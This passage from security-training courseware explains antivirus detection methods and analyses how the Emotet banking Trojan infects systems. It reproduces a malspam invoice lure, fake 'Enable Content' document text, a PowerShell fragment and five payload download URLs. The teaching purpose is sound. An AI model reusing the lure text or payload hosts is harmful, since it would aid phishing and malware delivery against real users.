  - Some viruses can disable the monitoring program itself.

- **Code Emulation**

  Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.

- **Heuristic Analysis**

  This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.



Trojan Analysis: Emotet

- Emotet is a **banking Trojan** which can function both as a **Trojan by itself** or as the **downloader and dropper** of **other banking Trojans**
- It is a **polymorphic malware** as it can change its own **identifiable features** to evade **signature-based** detection

Propagation

- Emotet infection spreads through **malicious scripts**, **macro-enabled document files**, **malicious links**, and **spam emails**

Targets

- Individuals
- Companies
- Government entities

Infection

1. Initial Infection
2. Malicious .doc File Download

Maintaining Persistence

3. Emotet Relocation and Creation of First culturesource.exe
4. Creation of Second culturesource.exe and Obfuscation
5. Encryption
6. Deploying Timer Function

System Compromise

7. Communication with C&C Server
8. System Compromise

Network Propagation

9. NetPass.exe, Outlook Scraper, WebBrowser PassView, Mail PassView, Credential Enumerator

https://www.fortinet.com

Trojan Analysis: Emotet

Source: *https://www.fortinet.com*

Emotet is a revolutionary malware that is designed with a modular architecture, where the main programs are installed first before the delivery of other payloads. It is also considered as a dropper, a downloader, and a Trojan by security analysts. It is a polymorphic malware, as it can change its own identifiable features when downloaded so that it can elude signature-based detection and other antivirus programs. Emotet is usually a banking Trojan that can function both as a Trojan by itself or as the downloader and dropper of other banking Trojans. It has been employed as a dropper/downloader for well-known banking Trojans such as Zeus Panda banker, Trickbot, and Iced ID to infect victims globally. Although it is a Trojan, Emotet has advanced persistence techniques and worm-like self-propagation abilities, which make it uniquely resilient as a destructive malware that could jeopardize individuals, companies, and government entities globally.

Propagation

Emotet usually spreads through malicious scripts, macro-enabled document files, malicious links, and spam emails (malspam). It can run on port numbers 20, 22, 80, and 443. Emotet can persuade victims to click malicious links using eye-catching captions such as “Your Invoice” and “Payment Details.” Early versions of Emotet arrived as a malicious JavaScript file. The latest versions use macro-enabled documents for retrieving the malicious payload from command-and-control (C&C) servers controlled by attackers.

Emotet Malware Attack Phases

The various phases and corresponding stages involved in an Emotet malware attack are as follows:




Infection
1 Initial Infection
2 Malicious .doc File Download
Maintaining Persistence
3 Emotet Relocation and Creation of First culturesource.exe
4 Creation of Second culturesource.exe and Obfuscation
5 Encryption
6 Deploying Timer Function
System Compromise
7 Communication with C&C Server
8 System Compromise
Network Propagation
9
NetPass.exe
Outlook Scraper
WebBrowser PassView
Mail PassView
Credential Enumerator

Figure 7.93: Emotet infection process flow



Emotet Malware Attack Phases: Infection Phase

Stage 1: Initial Infection

- The initial infection can be performed through **malicious scripts**, **macro-enabled document files**, **malicious links**, and **spam emails**
- A **spam email** is sent to the victim, which contains the **malicious URL disguised as a legitimate email**, luring the victim to click the link

From: customer@ewayservices.ca [mailto:customer@ewayservices.ca]
Sent: Monday, April 16, 2018 11:09 AM
To: [redacted]
Subject: Receipt Confirmation #417916MV [UNSCANNED]

Transaction Status: Shipped! **16 April 11:19:21 AEST**

Hi [redacted],

It's an official confirmation for your order.
Please check the invoice to update your stuff shipping day.
Password to access Invoice:**722**

Your transaction processed successfully

Your credit card transaction has been securely processed by the**eWayServices.ca!**

Thanks for using our service!

Stage 2: Malicious .doc File Download

- When the victim **clicks the link**, it redirects to **download a malicious** `PAY09735746167553.doc` file that contains malicious VBA code in a Macro
- Emotet malware **enters the victim's system** and **starts** its attack

PAY09735746167553.doc [Compatibility Mode] - Microsoft Word
Security Warning Macros have been disabled. Enable Content

This document is protected

To open the document, follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above


Once you have enabled editing, please click **Enable content** button from the yellow bar above

https://www.fortinet.com

Infection Phase

- **Stage 1: Initial Infection**

  Initial infection occurs through malicious scripts, macro-enabled document files, malicious links, and spam emails. The spam email is sent to the victim with a malicious URL and it is disguised as a legitimate email, thereby luring the victim into clicking the link.



From: customer@ewayservices.ca [mailto:customer@ewayservices.ca]
Sent: Monday, April 16, 2018 11:09 AM
To: [redacted]
Subject: Receipt Confirmation #417916MV [UNSCANNED]

Transaction Status: Shipped! **16 April 11:19:21 AEST**

Hi [redacted],

It's an official confirmation for your order.
Please check the invoice to update your stuff shipping day.
Password to access Invoice:**722**

Your transaction processed successfully


Your credit card transaction has been securely processed by the**eWayServices.ca!**

Thanks for using our service!

Figure 7.94: Spam email with malicious content distributing Emotet

- **Stage 2: Malicious .doc File Download**

  When the victim clicks the link, it redirects to download a malicious .doc file. Thus, the Emotet malware enters the victim's system and starts its attacking process. The original filename of the infected document is `PAY09735746167553.doc` and it contains malicious VBA code (Visual Basic for Applications) in a macro. The VBA code comes as part of the malicious MS Office document. As soon as the macros are enabled, the code executes in the background. The malicious VBA code is automatically executed using its "**`autoopen`**" function once a victim clicks the button "Enable Content". Then, after some time, it generates a ton of PowerShell code and executes it. The actual Emotet file is downloaded from the generated PowerShell code from several URLs, which is generated dynamically.



This document is protected


To open the document, follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

Figure 7.95: Word document showing security warning



```
PoWershelL -e
```

```
http://musthangnhom.com/6DOpkmOL9_yfO
http://gmcvietnam.vn/abMbIaTzHSDkAq
http://hugoclub.sk/yCq4xkYzeqAJK_v
http://foreprojects.webedge.com.ng/Lc3UYXyQixr_Dp
http://evonline.liceoriosdechile.com/NpDgofVhpankbq_I8AaJbzQj
```

```
